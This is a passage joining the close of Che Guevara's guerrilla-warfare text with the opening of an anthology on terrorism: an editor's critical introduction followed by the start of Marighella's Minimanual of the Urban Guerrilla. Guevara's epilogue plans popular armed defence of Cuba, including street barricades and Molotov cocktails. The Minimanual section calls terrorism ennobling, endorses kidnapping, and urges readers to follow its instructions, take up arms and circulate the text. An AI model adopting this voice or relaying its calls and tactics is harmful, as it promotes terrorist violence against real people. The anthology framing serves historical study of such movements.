A corps to take charge of sowing the new truths of the Revolution among all the units of the army should immediately be created. It should explain to the soldiers, peasants, and workers, who have come out of the mass of the people, the justice and the truth of each revolutionary act, the aspirations of the Revolution, why there is a fight, why so many companions have died without seeing the victory. United to this intensive indoctrination, accelerated courses of primary instruction that will begin to overcome illiteracy should also be given, in order to improve the rebel army gradually until it has become an instrument of high technical qualifications, solid ideological structure, and magnificent combat power.

Time will create these three qualities. The military apparatus can continue to be perfected as time goes on; the former combatants can be given special courses to prepare them to serve as professional military men who will then give annual courses of instruction to the people joining voluntarily or by conscription. This will depend on national characteristics and rules cannot be stated.

From this point forward we are expressing the opinion of the command of the Rebel Army with respect to the policy to be followed in the concrete Cuban situation, given the menace of foreign invasion, the conditions of the modern world at the end of 1959 or the beginning of 1960, with the enemy in sight, analyzed, evaluated, and awaited without fear. In other words, we are no longer theorizing for the instruction of others about what has already been done; rather we theorize about what has been done by others in order to apply it ourselves in our own national defense.

As our problem is to theorize about the Cuban case, and locate and test our hypothesis on the map of American realities, we present as an epilogue the following analysis of the Cuban situation, its present and its future.

EPILOGUE

ANALYSIS OF THE CUBAN SITUATION, ITS PRESENT AND ITS FUTURE

A year has now passed since the flight of the dictator, the culmination of a long armed civil struggle by the Cuban people. The achievements of the government in the social, economic, and political fields are enormous; nevertheless, it is necessary to analyze them, to evaluate each act and to show precisely the dimensions of our Cuban Revolution. This national Revolution, fundamentally agrarian, having the enthusiastic support of workers, of people from the middle class and today even of owners of industry, has acquired a continental and world-wide importance, enhanced by its peculiar characteristics and by the inflexible will of the people.

It will not be possible to present a synthesis, however brief, of all the laws passed, all of them undoubtedly of popular benefit. It will be enough to select a few for special emphasis and to show at the same time the logical chain that carries us forward, step by step, in a progressive and necessary order of concern for the problems of the Cuban people.

The first alarm for the parasitic classes of the country is sounded in the rent law, the reduction of electric rates, and government intervention in the telephone company followed by a reduction in rates, all decreed in rapid succession. Those who had thought Fidel Castro and the men who made this Revolution to be nothing more than politicians of the old style, manageable simpletons

with beards their only distinction, now began to suspect that something deeper was emerging from the bosom of the Cuban people and that their privileges were in danger. The word "Communism" began to envelop the figures of the leaders and of the triumphant guerrilla fighters; consequently the word anti-Communism, as the position dialectically opposed, began to serve as a nucleus for all those who resented the loss of their unjust privileges.

The law on vacant lots and the law on installment sales aggravated this sensation of malaise among the usurious capitalists. But these were minor skirmishes with the reactionaries; everything was still all right and possible. "This crazy fellow," Fidel Castro, could be counseled and guided to good paths, to good "democratic" paths, by a Dubois or a Porter. It was necessary to place hope in the future.

The Agrarian Reform law was a tremendous jolt. Most of those who had been hurt now saw clearly. One of the first was Gaston Baquero, the voice of reaction; he had accurately interpreted what was going to happen and had retired to quieter scenes under the Spanish dictatorship. There were still some who thought that "the law is the law," that other governments had already promulgated such laws, theoretically designed to help the people. Carrying out these laws was another thing. That brash and complex child that had the initials INRA for its familiar name was treated at the beginning with peevish and touching paternalism within the ivory towers of learning, pervaded with social doctrines and respectable theories of public finance, to which the uncultivated and absurd mentalities of the guerrilla fighters could not arrive. But INRA advanced like a tractor or a war tank, because it is tractor and tank at the same time, breaking down the walls of the great estates as it passed and creating new social relations in the ownership of land.

This Cuban Agrarian Reform appeared with various characteristics important for America. It was anti-feudal in the sense that it eliminated the Cuban-style latifundia, annulled all contracts that called for payment of rent of land in crops, and liquidated the servile relations that existed principally in coffee and tobacco production, two important branches of our agriculture. But it also was an Agrarian Reform in a capitalist medium to destroy the pressure of monopoly on human beings, isolated or joined together, to help them work their land honorably and to produce without fear of the creditor or the master. It had the characteristic from the first moment of assuring to peasants and agricultural workers, those who give themselves to the soil, needed technical help from competent personnel; machinery; financial help provided through credits from INRA or para-state banks; and big help from the "Association of People's Stores" that has developed on a large scale in Oriente and is in process of development in other provinces. The state stores, replacing the old usurers, provide just financing and pay a just price for the harvest.

Compared with the other three great agrarian reforms in America (Mexico, Guatemala, and Bolivia) the most important distinctive characteristic is the decision to carry Cuban reform all the way, without concessions or exceptions of any kind. This total Agrarian Reform respects no rights that are not rights of the people nor singles out any class or nationality for discriminatory treatment: the force of the law falls equally on the United Fruit Company and on the King Ranch, as on the big Cuban landowners.

Under these conditions land is being cleared, mainly for the production of crops which are very important to the country, rice, oil-producing grains and cotton; these are being intensively developed. But the nation is not satisfied and is going to recover all its stolen resources. Its rich sub-soil, which has been a field of monopolist voracity and struggle, is virtually recovered by the petroleum law. This law, like the Agrarian Reform and all the others promulgated by the Revolution, responds to Cuba's irresistible necessities, to urgent demands of a people that wishes to be free, that wishes to be master of its economy, that wishes to prosper and to reach ever higher goals of social development. But for this very reason it is an example for the continent and feared by the oil monopolies. It is not that Cuba directly hurts the petroleum monopoly substantially. There is no reason to believe the country to be rich in reserves of the prized fuel, even though there are reasonable hopes of obtaining a supply that will satisfy its internal needs. On the other hand, by its law Cuba gives a palpable example to the brother peoples of America, many of them foraged by these monopolies or pushed into intercine wars in order to satisfy the necessities or appetites of competing trusts. At the same time Cuba shows the possibility of acting in America and the exact hour when action ought to be considered. The great monopolies also cast their worried look upon Cuba; not only has someone in the little island of the Caribbean dared to liquidate the interests of the omnipotent United Fruit Company, legacy of Mr. Foster

Dulles to his heirs; but also the empires of Mr. Rockefeller and the Deutsch group have suffered under the lash of intervention by the popular Cuban Revolution.

This law, like the mining law, is the response of the people to those who try to check them with threats of force, with aerial incursions, with punishments of whatever type. Some say that the mining law is as important as the Agrarian Reform. We do not consider that it has this importance for the economy of the country in general, but it introduces another new feature: a 25 percent tax on the amount of product exported, to be paid by companies that sell our minerals abroad (leaving now something more than a hole in our territory). This not only contributes to our Cuban welfare; it also increases the relative strength of the Canadian monopolies in their struggle with the present exploiters of our nickel. Thus the Cuban Revolution liquidates the latifundia, limits the profits of the foreign monopolies, limits the profits of the foreign intermediaries that dedicate themselves with parasitic capital to the commerce of importation, launches upon the world a new policy in America, dares to break the monopolist status of the giants of mining, and leaves one of them in difficulty, to say the least. This signifies a powerful new message to the neighbors of the great stronghold of monopoly, and causes repercussions throughout America. The Cuban Revolution breaks all the barriers of the news syndicates and diffuses its truth like a shower of dust among the American masses anxious for a better life. Cuba is the symbol of nationality renewed and Fidel Castro the symbol of liberation.

By a simple law of gravity the little island of one hundred fourteen thousand square kilometers and six and one-half million inhabitants assumes the leadership in the anti-colonial struggle in America, in which serious handicaps in other countries permit Cuba to take the heroic, glorious and dangerous advanced post. The economically less weak nations of colonial America, the ones in which national capitalism develops haltingly in a continuous, relentless, and at times violent struggle against the foreign monopolies, now cede their place gradually to this small, new champion of liberty, since their governments do not have sufficient force to carry the fight forward. This is not a simple task, nor is it free from danger and difficulties. The backing of a whole people and an enormous charge of idealism and spirit of sacrifice are needed in the nearly solitary conditions in which we are carrying it out in America. Small countries have tried to maintain this post before Guatemala, the Guatemala of Quetzal, that dies when it is imprisoned in a cage, the Guatemala of the Indian Tecum Umam, fell before the direct aggression of the colonialists. Bolivia, the country of Morillo, the proto-martyr of American independence, yielded to the terrible hardships of the struggle after setting three examples that served as the foundation of the Cuban Revolution: the suppression of the army, agrarian reform, and nationalization of mines-maximum source of riches and at the same time maximum source of tragedy.

Cuba knows about these previous examples, knows the failures and the difficulties, but it knows also that we are at the dawning of a new era in the world. The pillars of colonialism have been swept aside by the power of the national and popular struggle in Asia and Africa. Solidarity among peoples does not now come from religion, customs, tastes, racial affinity or its lack. It arises from a similarity in economic and social conditions and from a similarity in desire for progress and recuperation. Asia and Africa joined hands in Bandung; Asia and Africa come to join hands with colonial and indigenous America through Cuba, in Havana.

On the other hand, the great colonial powers have lost ground before the struggle of the peoples. Belgium and Holland are two caricatures of empires; Germany and Italy lost their colonies. France is bitterly fighting a war that is lost. England, diplomatic and skillful, liquidates political power while maintaining the economic connections.

American capitalism replaced some of the old colonial capitalisms in the countries that began their in- dependent life. But it knows that this is transitory and that there is no real security for its financial speculations in these new territories. The octopus cannot there apply its suckers firmly. The claw of the imperial eagle is trimmed. Colonialism is dead or is dying a natural death in all these places.

America is something else. It has been some time since the English lion with its voracious appetite departed from our America and the young and charming Yankee capitalists installed the "democratic" version of the English clubs, imposing their sovereign domination over every one of the twenty republics.

These is the colonial realm of North American monopoly, its reason for being and last hope, the "backyard of its own house." If all the Latin American peoples should raise the flag of dignity, as

Cuba has done, monopoly would tremble; it would have to accommodate to a new political-economic situation and to substantial prunings of profits. Monopoly does not like profits to be pruned, and the Cuban example, this "bad example" of national and international dignity, is gaining strength in the countries of America. Each time that an impudent people cries out for liberation, Cuba is accused; and it is true in a sense that Cuba is guilty, because Cuba has shown the way, the way of the armed popular fight against armies supposed to be invincible, the way of struggle in wild places to wear down and destroy the enemy far from his bases, in a word, the way of dignity.

This Cuban example is bad, a very bad example, and monopoly cannot sleep quietly while this bad example remains at its feet, defying danger, advancing toward the future. It must be destroyed, voices declare. It is necessary to intervene in this bastion of "Communism," cry the servants of monopoly disguised as representatives in Congress. "The Cuban situation is very disturbing," say the artful defenders of the trusts; we all know that their meaning is: "It must be destroyed."

Very well. What are the different possibilities of aggressive action to destroy the bad example? One could be called the purely economic. These begins with a restriction on credit by North American banks and suppliers to all businessmen, national banks, and even the National Bank of Cuba. Credit is thus restricted in North America, and through the medium of associates an attempt is made to have the same policy adopted in all the countries of Western Europe; but this alone is not sufficient.

The denial of credits strikes a first strong blow at the economy, but recovery is rapid and the commercial balance evens out, since the victimized country is accustomed to living as best it can. It is necessary to apply more pressure. The sugar quota is brought into the picture: yes, no, no, yes. Hurriedly the calculating machines of the agents of monopoly total up all sorts of accounts and arrive at the final conclusion: it is very dangerous to reduce the Cuban quota and impossible to cancel it. Why very dangerous? Because besides being bad politics, it would awaken the appetite of ten or fiffeen other supplier countries, causing them tremendous discomfort, because they would all consider they had a right to something more. It is impossible to cancel the quota, because Cuba is the largest, most efficient, and cheapest provider of sugar to the United States, and because sixty percent of the interests that profit directly from the production and commerce in sugar are United States interests. Besides, the commercial balance is favorable to the United States; whoever does not sell cannot buy; and it would set a bad example to break a treaty. Further, the supposed North American giff of paying nearly three cents above the market price is only the result of North American incapacity to produce sugar cheaply. The high wages and the low productivity of the soil prevent the Great Power from producing sugar at Cuban prices; and by paying this higher price for a product, they are able to impose burdensome treaties on all beneficiaries, not only Cuba. Impossible to liquidate the Cuban quota.

We do not consider likely the possibility that monopolists are employing a variant of the economic approach in bombarding and burning sugar cane fields, hoping to cause a scarcity of the product. Rather this appears to be a measure calculated to weaken confidence in the power of the revolutionary government. (The corpse of the North American mercenary stains more than a Cuban house with blood; it also stains a policy. And what is to be said of the gigantic explosion of arms destined for the Rebel Army?)

Another vulnerable place where the Cuban economy can be squeezed is the supply of raw materials, such as cotton. However, it is well known that there is an over-production of cottan in the world, and any difficulty of this type would be transitory. Fuel? This is worth some attention; it is possible to paralyze a country by depriving it of fuel, and Cuba produces very little petroleum. It has some heavy fuel that can be used to operate its steam-driven machinery and some alcohol that can be used in vehicles; also, there are large amounts of petroleum in the world. Egypt can sell it, the Soviet Union can sell it, perhaps Iraq will be able to sell it shortly. It is not possible to develop a purely economic strategy

As another possibility of aggression, if to this economic variant were added an intervention by some puppet power, the Dominican Republic, for example, it would be somewhat more of a nuisance; but the United Nations would doubtless intervene, with nothing concrete having been achieved.

Incidentally, the new course taken by the Organization of American States creates a dangerous precedent of intervention. Behind the shield of the Trujillo pretext, monopoly solaces itself by constructing a means of aggression. It is sad that the Venezuelan democracy has put us in the difficult position of having to oppose an intervention against Trujillo. What a good turn it has done the pirates of the continent!

Among the new possibilities of aggression is physical elimination by means of an assault on the "old fellow," Fidel Castro, who has become by now the focus of the monopolies' wrath. Naturally, measures must be arranged so that the other two dangerous "international agents," Raul Castro and the author, are also eliminated. This solution is appealing; if simultaneous assaults on all three or at least on the directing head succeeded, it would be a boon to the reaction. (But do not forget the people, Messrs. Monopolists and agents, the omnipotent people who in their fury at such a crime would crush and erase all those who had anything to do directly or indirectly with an assault on any of the chiefs of the Revolution; it would be impossible to restrain them.)

Another aspect of the Guatemalan variant is to put pressure on the suppliers of arms, in order to force Cuba to buy in Communist countries and then use this as an occasion to let loose another shower of insults. This could give results. "It may be," someone in our government has said, "that they will attack us as Communists, but they are not going to eliminate us as imbeciles."

Thus it begins to appear as if a direct aggression on the part of the monopolies will be necessary; various possible forms are being shuffled and studied in the IBM machines with all processes calculated. It occurs to us at the moment that the Spanish variant could be used. The Spanish variant would be one in which some initial pretext is seized upon for an attack by exiles with the help of volunteers, volunteers who would be mercenaries of course, or simply the troops of a foreign power, well supported by navy and air, well enough supported, shall we say, to be successful. It could also begin as a direct aggression by some state such as the Dominican Republic, which would send some of its men, our brothers, and many mercenaries to die on these beaches in order to provoke war; this would prompt the pure-intentioned monopolists to say that they do not wish to intervene in this "disastrous" struggle between brothers; they will merely limit and confine and freeze the war within its present limits by maintaining vigilance over the skies and seas of this part of America with cruisers, battleships, destroyers, aircraft carriers, submarines, minesweepers, torpedo boats, and airplanes. And it could happen that while these zealous guardians of continental peace were not allowing a single boat to pass with things for Cuba, some, many, or all of the boats headed for the unhappy country of Trujillo would escape the iron vigilance. Also they might intervene through some "reputable" inter-American organ, to put an end to the "foolish war" that "Communism" had unleashed in our island; or, if this mechanism of the "reputable" American organ did not serve, they might intervene directly, as in Korea, using the name of the international organ in order to restore peace and protect the interests of all nations.

Perhaps the first step in the aggression will not be against us, but against the constitutional government of Venezuela, in order to liquidate our last point of support on the continent. If this happens, it is possible that the center of the struggle against colonialism will move from Cuba to the great country of Bolivar. The people of Venezuela will rise to defend their liberties with all the enthusiasm of those who know that they are fighting a decisive battle, that behind defeat lies the darkest tyranny and behind victory the certain future of America. A stream of popular struggles can disturb the peace of the monopolist cemeteries formed out of our subjugated sister republics.

Many reasons argue against the chance of enemy victory, but there are two fundamental ones. The first is external: this is the year 1960, the year that will finally hear the voices of the millions of beings who do not have the luck to be governed by the possessors of the means of death and payment. Further, and this is an even more powerful reason, an army of six million Cubans will grasp weapons as a single man in order to defend its territory and its Revolution. Cuba will be a battlefield where the army will be nothing other than part of the people in arms. After destruction in a frontal war, hundreds of guerrilla bands under a dynamic command and a single center of orientation, will fight the battle all over the country. In cities the workers will die in their factories or centers of work, and in the country the peasants will deal out death to the invader from behind every palm tree and from every furrow of the new mechanically plowed field that the Revolution has given them.

And around the world international solidarity will create a barrier of hundreds of millions of people protesting against aggression. Monopoly will see how its pillars are undermined and how the spider web curtain of its newspaper lies is swept away by a puff. But let us suppose that they dare to defy the popular indignation of the world; what will happen here within?

The first thing to be noted, given our position as an easily vulnerable island without heavy arms, with a very weak air force and navy, is the necessity of applying the guerrilla concept to the fight for national defense. Our ground units will fight with the fervor, decision, and enthusiasm of which the sons of the Cuban Revolution are capable in these glorious years of our history. But if the worst occurs, we are prepared to continue fighting even after the destruction of our army organization in a frontal combat. In other words, confronting large concentrations of enemy forces that succeed in destroying ours, we would change immediately into a guerrilla army with a good sense of mobility, with unlimited authority in our column commanders, though with a central command located somewhere in the country giving the necessary direction and fixing the general overall strategy.

The mountains would be the last line of defense of the organized armed vanguard of the people, which is the Rebel Army; but in every house of the people, on every road, in every forest, in every piece of national territory the struggle would be fought by the great army of the rearguard, the entire people trained and armed in the manner now to be described.

Since our infantry units will not have heavy arms, they will concentrate on anti-tank and anti-air defense. Mines in very large numbers, bazookas or anti-tank grenades, anti-aircraft cannon of great mobility and mortar batteries will be the only arms of any great power. The veteran infantry soldier, though equipped with automatic weapons, will know the value of ammunition. He will guard it with loving care. Special installations for reloading shells will accompany each unit of the army, maintaining reserves of ammunition even though precariously.

The air force will probably be badly hurt in the first moments of an invasion of this type. We are basing our calculations upon an invasion by a first-class foreign power or by a mercenary army of some other power, helped either openly or surreptitiously by this great power of first magnitude. The national air force, as I said, will be destroyed, or almost destroyed: only reconnaissance or liaison planes will remain, especially helicopters for minor functions.

The navy will also be organized for this mobile strategy; small launches will give the smallest target to the enemy and maintain maximum mobility. The great desperation of the enemy army in this case as before will be to find something to receive his blows. Instead he will find a gelatinous mass, in movement, impenetrable, that retreats and never presents a solid front, though it inflicts wounds from every side.

It is not easy to overcome an army of the people that is prepared to continue being an army in spite of its defeat in a frontal battle. Two great masses of the people are united around it: the peasants and the workers. The peasants have already given evidence of their efficiency in detaining the small band that was marauding in Pinar del Rio. These peasants will be trained principally in their own regions; but the platoon commanders and the superior officers will be trained, as is now already being done, in our military bases. From there they will be distributed throughout the thirty zones of agrarian development that form the new geographical division of the country. This will constitute thirty more centers of peasant struggle, charged with defending to the maximum their lands, their social conquests, their new houses, their canals, their dams, their flowering harvests, their independence, in a word, their right to live.

At the beginning they will oppose also a firm resistance to any enemy advance, but if this proves too strong for them, they will disperse, each peasant becoming a peaceful cultivator of his soil during the day and a fearsome guerrilla fighter at night, scourge of the enemy forces. Something similar will take place among the workers; the best among them will be trained also to serve thereafter as chiefs of their companions, teaching them principles of defense. Each social class, however, will have different tasks. The peasant will fight a battle typical of the guerrilla fighter; he should learn to be a good shot, to take advantage of all the difficulties of the ground and to disappear without ever showing his face. The workers, on the other hand, have the advantage of being within a modern city, which is a large and efficient fortress; at the same time their lack of mobility is a drawback. The worker will learn first to block the streets with barricades of any available vehicle, furniture, or utensil; to use every block as a fortress with communications formed by holes made in interior walls; to use that terrible arm of defense, the "Molotov cocktail";

and to coordinate his fire from the innumerable loop-holes provided by the houses of a modern city.

From the worker masses assisted by the national police and those armed forces charged with the defense of the city, a powerful block of the army will be formed; but it must expect to suffer great losses. The struggle in the cities in these conditions cannot achieve the facility and flexibility of the struggle in the countryside: many will fall, including many leaders, in this popular struggle. The enemy will use tanks that will be destroyed rapidly as soon as the people learn their weaknesses and not to fear them; but before that the tanks will leave their balance of victims.

There will also be other organizations related to those of workers and peasants: first, the student militias, which will contain the flower of the student youth, directed and coordinated by the Rebel Army; organizations of youth in general, who will participate in the same way; and organizations of women, who will provide an enormous encouragement by their presence and who will do such auxiliary tasks for their companions in the struggle as cooking, taking care of the wounded, giving final comfort to those who are dying, doing laundry, in a word, showing their companions-in-arms that they will never be absent in the difficult moments of the Revolution. All this is achieved by wide-scale organization of the masses supplemented with patient and careful education, an education that begins and is confirmed in knowledge acquired from their own experience; it should concentrate on reasoned and true explanations of the facts of the Revolution.

The revolutionary laws should be discussed, explained, studied in every meeting, in every assembly, wherever the leaders of the Revolution are present for any purpose. Also, the speeches of the leaders, and in our case particularly of the undisputed leader, should constantly be read, commented upon, and discussed. People should come together in the country to listen by radio, and where there are more advanced facilities, to watch by television these magnificent popular lessons that our Prime Minister gives.

The participation of the people in politics, that is to say, in the expression of their own desires made into laws, decrees, and resolutions, should be constant. Vigilance against any manifestations opposed to the Revolution should also be constant; and vigilance over morale within the revolutionary masses should be stricter, if this is possible, than vigilance against the non-revolutionary or the disaffected. It can never be permitted, lest the Revolution take the dangerous path of opportunism, that a revolutionary of any category should be excused for grave offenses against decorum or morality simply because he is a revolutionary. The record of his former services may provide extenuating circumstances and they can always be considered in deciding upon the punishment, but the act itself must always be punished.

Respect for work, above all for collective work and work for collective ends, ought to be cultivated. Volunteer brigades to construct roads, bridges, docks or dams, and school cities should receive a strong impulse; these serve to forge a unity among persons showing their love for the Revolution with works.

An army that is linked in such ways with the people, that feels this intimacy with the peasants and the workers from which it emerged, that knows besides all the special techniques of its warfare and is psychologically prepared for the worst contingencies, is invincible; and it will be even more invincible as it makes the just phrase of our immortal Camilo a part of the flesh of the army and the citizenry: "The army is the people in uniform." Therefore, for all these reasons, despite the necessity that monopoly suppress the "bad example" of Cuba, our future is brighter than ever.

TERROR AND URBAN GUERRILLAS

A Study of Tactics and Documents

Edited and with an Introduction by

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5 MINIMANUAL OF THE URBAN GUERRILLA

by Carlos Marighella

The Cuban Revolution, launched in 1956, included terrorism as one aspect of the struggle. Terrorism was not a new form of warfare on the Latin American scene: Cubans and Latin Americans in general were already familiar with bombings and assassinations carried out by clandestine political organizations.

The revolution in Cuba took place basically within two spheres of conflict. In the hills were the guerrillas; in the cities and towns, the underground fighters. The guerrillas, in their fastnesses, were more isolated than the urban fighters, who were involved in a daily and deadly struggle with the police. The situation was far more dangerous for the clandestine organizations that operated within the government's city citadels, and several underground leaders who might have challenged Fidel Castro in authority and stature died under police gunfire. Favoring the guerrillas was the fact that they had Castro, a charismatic individual who conquered the romantic imaginations of much of the country's citizenry.

Once the rebel victory had placed Castro in power, the cultivation of a guerrilla mystique was started. It suited Castro's ego that he be viewed historically as a great military leader. It also suited his political situation at the time, for if he and his guerrillas were credited with the rebel triumph, this placed them in a better position in the post-victory struggle for control of Cuba.

Virtually ignoring the decisive role of the underground in the revolution, Castro and Ernesto Guevara talked so much about the supposed guerrilla victory that they came to believe in it. When they began plan-

ning to export revolution to other countries, guerrilla warfare was their chosen instrument. Guevara declared that "guerrilla action . . . [is to be the] central axis of the struggle."[1]

A number of Cuban-sponsored guerrilla operations were launched in Latin American countries. Although one or two grew to dangerous proportions, none succeeded in overthrowing established governments. The governments and the military had learned from the Cuban example, and with United States assistance and advice, were able to contain, and eventually in most cases, to destroy the guerrilla units. Urban warfare was also waged by revolutionaries, but in the Cuban view guerrilla fighting was of paramount importance. In a speech on 13 March 1967 Castro faulted Venezuelan revolutionaries because there had been in their strategy "an over-estimation of the importance of the capital and of the struggle in the capital and an under-estimation of the importance of the guerrilla movement."[2]

Even as Castro was making this statement, Guevara was in Bolivia, preparing to launch a guerrilla operation in that country. The Guevara movement was to form part of a pincers. The other prong was to be in Venezuela, where two additional high-ranking officials of the Cuban government and army, Raúl Menéndez Tomassevich and Orestes Guerra González, also attempted to shape a guerrilla movement. Guevara failed and died; Tomassevich and Guerra failed but made it back to Cuba.

With the collapse of the grand design for guerrilla conquest, Latin American revolutionaries turned toward increased urban warfare, and particularly terror tactics. A leading proponent of this type of activity was a Brazilian, Carlos Marighella. Born in Salvador, Brazil on 5 December 1911 of a middle-class family, Marighella became a Communist militant by his mid-teens, and at the age of 20 he left engineering school to join an organization that provided refuge for Communists on the run from the police. He may have participated in a Communist uprising which occurred in 1935.

The following year Marighella was arrested for distributing Communist pamphlets and spent a year in jail. He was arrested twice more in the succeeding years and was subjected to tortures in prison. Following the fall of the Getulio Vargas regime in 1945, Marighella ran on the Communist ticket and won a seat in the Federal Chamber of Deputies. The Communist party was again outlawed in 1947. Marighella traveled extensively in Communist countries, but at home his activities were largely clandestine. In 1964 he was again arrested but was released a few months later.

Marighella rejected Moscow's *via pacifica* policy toward Latin America. He attended the Latin American Organization of Solidarity conference held in Havana in 1967. The conference was aimed at expanding Castroite subversion in the hemisphere. When he returned to Brazil, Marighella was expelled from the Moscow-line Brazilian Communist party. He set up his own extremist organization, calling it the *Ala Marighella* (Marighella Wing), and later organized a loose coalition of urban terror groups. The *Minimanual of the Urban Guerrilla,* written by Carlos Marighella, became the operational handbook for these groups.

The end came for Marighella on 4 November 1969. He was caught in a police trap in the city of São Paulo and killed. Two days later he was buried in a pauper's grave.

The *Minimanual* was written specifically for Brazil, but its contents are clearly applicable elsewhere as well. It provides precise instructions on the conduct of various types of urban warfare, including terrorism, of which Marighella says, "Terrorism is an arm the revolutionary can never relinquish." In Marighella's view, "To be an assailant or a terrorist ennobles any honorable man."

So modern is the manual that it mentions the hijacking of airplanes as one of the courses of action open to urban guerrillas. The kidnapping of certain individuals, including well-known personalities, is also advocated by Marighella. He states that kidnapping can be used as a method "to exchange or liberate imprisoned revolutionary comrades," and this technique has now come to the fore as one of the principal weapons utilized by Latin American terrorists. (It has been attempted in Canada, and there is a danger that some day it may be used by terrorists in the United States.)

Ernesto Guevara was an activist and a writer-theoretician. Marighella was an activist and a writer-theoretician. Marighella, operating in dark clandestineness, never achieved nearly as much fame as Guevara. Because of his *Minimanual*, however, he may well become known as the Guevara of urban warfare.

MINIMANUAL OF THE URBAN GUERRILLA

By Way of Introduction

I would like to make a twofold dedication of this work: first to the memories of Edson Souto, Marco Antonio Brás de Carvalho, Nelson José de Almeida ("Escoteiro"), and so many of the heroic fighters and urban guerrillas who fell at the hands of assassins of the Military Police, the Army, the Navy, the Air Force, and the DOPS,[3] hated instruments of the repressive military dictatorship.

Second, to the brave comrades—men and women—imprisoned in the medieval dungeons of the Brazilian government and subjected to tortures that even surpass the horrendous crimes practiced by the Nazis.

Like those comrades whose memory we revere, as well as those taken prisoner in battle, what we must do is fight.

Each comrade who opposes the military dictatorship and wants to fight it can do something, however insignificant the task may seem.

I urge all who read this minimanual and reach the conclusion that they cannot remain inactive, to follow its instructions and join the fight now. I do so because, under whatever hypothesis and in whatever circumstances, the duty of every revolutionary is to make the revolution.

Another important problem is not merely to read the minimanual here and now, but to circulate its contents. This circulation will be possible if those who agree with its ideas make mimeographed copies or print it in a pamphlet, though in this latter case, armed struggle itself will be necessary.

Finally, the reason that the present minimanual bears my signature, is that the ideas expressed or systematized here reflect the personal experience of a group of men engaged in armed struggle in Brazil, among whom I have the honor to be included. So that certain individuals will have no doubt about what this minimanual proclaims and can no longer deny the facts or continue to state that the conditions for the struggle do not exist, it is necessary to assume responsibility for what is said and done. Hence anonymity becomes a problem in a work such as this. The important fact is that there are patriots prepared to fight like ordinary soldiers, and the more there are the better.

The accusation of assault or terrorism no longer has the pejorative meaning it used to have. It has acquired new clothing, a new coloration. It does not factionalize, it does not discredit; on the contrary it represents a focal point of attraction.

Today to be an assailant or a terrorist is a quality that ennobles any honorable man because it is an act worthy of a revolutionary engaged in armed struggle against the shameful military dictatorship and its monstrosities.

A Definition of the Urban Guerrilla

The chronic structural crisis characteristic of Brazil today, and its resultant political instability, are what have brought about the upsurge of revolutionary war in the country. The revolutionary war manifests itself in the form of urban guerrilla warfare, psychological warfare, or rural guerrilla warfare. Urban guerrilla warfare or psychological warfare in the city depends on the urban guerrilla.

The urban guerrilla is a man who fights the military dictatorship with arms, using unconventional methods. A political revolutionary and an ardent patriot, he is a fighter for his country's liberation, a friend of the people and of freedom. The area in which the urban guerrilla acts is in the large Brazilian cities. There are also bandits, commonly known as outlaws, who work in the big cities. Many times assaults by outlaws are taken as actions by urban guerrillas.

The urban guerrilla, however, differs radically from the outlaw. The outlaw benefits personally from the action, and attacks indiscriminately without distinguishing between the exploited and the exploiters, which is why there are so many ordinary men and women among his victims. The urban guerrilla follows a political goal and only attacks the government, the big capitalists, and the foreign imperialists, particularly North Americans.

Another element just as prejudicial as the outlaw and also operating in the urban area is the right-wing counterrevolutionary who creates confusion, assaults banks, hurls bombs, kidnaps, assassinates, and commits the worst imaginable crimes against urban guerrillas, revolutionary priests, students, and citizens who oppose fascism and seek liberty.

The urban guerrilla is an implacable enemy of the government and systematically inflicts damage on the authorities and on the men who dominate the country and exercise power. The principal task of the urban guerrilla is to distract, to wear out, to demoralize the militarists, the military dictatorship and its repressive forces, and also to attack and destroy the wealth and property of the North Americans, the foreign managers, and the Brazilian upper class.

The urban guerrilla is not afraid of dismantling and destroying the present Brazilian economic, political, and social system, for his aim is to help the rural guerrilla and to collaborate in the creation of a totally new and revolutionary social and political structure, with the armed people in power.

The urban guerrilla must have a certain minimal political understanding. To gain that he must read certain printed or mimeographed works such as:

Guerrilla Warfare by Che Guevara
Memories of a Terrorist
Some Questions about the Brazilian Guerrilla Operations and Tactics
On Strategic Problems and Principles
Certain Tactical Principles for Comrades Undertaking Guerrilla Operations
Organizational Questions
O Guerrilheiro, newspaper of the Brazilian revolutionary groups.

Personal Qualities of the Urban Guerrilla

The urban guerrilla is characterized by his bravery and decisive nature. He must be a good tactician and a good shot. The urban guerrilla must be a person of great astuteness to compensate for the fact that he is not sufficiently strong in arms, ammunition, and equipment.

The career militarists or the government police have modern arms and transport, and can go about anywhere freely, using the force of their power. The urban guerrilla does not have such resources at his disposal and leads to a clandestine existence. Sometimes he is a convicted person or is out on parole, and is obliged to use false documents.

Nevertheless, the urban guerrilla has a certain advantage over the conventional military or the police. It is that, while the military and the police act on behalf of the enemy, whom the people hate, the urban guerrilla defends a just cause, which is the people's cause.

The urban guerrilla's arms are inferior to the enemy's, but from a moral point of view, the urban guerrilla has an undeniable superiority.

This moral superiority is what sustains the urban guerrilla. Thanks to it, the urban guerrilla can accomplish his principal duty, which is to attack and to survive.

The urban guerrilla has to capture or divert arms from the enemy to be able to fight. Because his arms are not uniform, since what he has

are expropriated or have fallen into his hands in different ways, the urban guerrilla faces the problem of a variety of arms and a shortage of ammunition. Moreover, he has no place to practice shooting and marksmanship.

These difficulties have to be surmounted, forcing the urban guerrilla to be imaginative and creative, qualities without which it would be impossible for him to carry out his role as a revolutionary.

The urban guerrilla must possess initiative, mobility, and flexibility, as well as versatility and a command of any situation. Initiative especially is an indispensable quality. It is not always possible to foresee everything , and the urban guerrilla cannot let himself become confused, or wait for orders. His duty is to act, to find adequate solutions for each problem he faces, and not to retreat. It is better to err acting than to do nothing for fear of erring. Without initiative there is no urban guerrilla warfare.

Other important qualities in the urban guerrilla are the following: to be a good walker, to be able to stand up against fatigue, hunger, rain, heat. To know how to hide and to be vigilant. To conquer the art of dissembling. Never to fear danger. To behave the same by day as by night. Not to act impetuously. To have unlimited patience. To remain calm and cool in the worst conditions and situations. Never to leave a track or trail. Not to get discouraged.

In the face of the almost insurmountable difficulties of urban warfare, sometimes comrades weaken, leave, give up the work.

The urban guerrilla is not a businessman in a commercial firm nor is he a character in a play. Urban guerrilla warfare, like rural guerrilla warfare, is a pledge the guerrilla makes to himself. When he cannot face the difficulties, or knows that he lacks the patience to wait, then it is better to relinquish his role before he betrays his pledge, for he clearly lacks the basic qualities necessary to be a guerrilla.

How the Urban Guerrilla Lives and Subsists

The urban guerrilla must know how to live among the people and must be careful not to appear strange and separated from ordinary city life.

He should not wear clothes that are different from those that other people wear. Elaborate and high fashion clothing for men or women may often be a handicap if the urban guerrilla's mission takes him into working class neighborhoods or sections where such dress is uncommon.

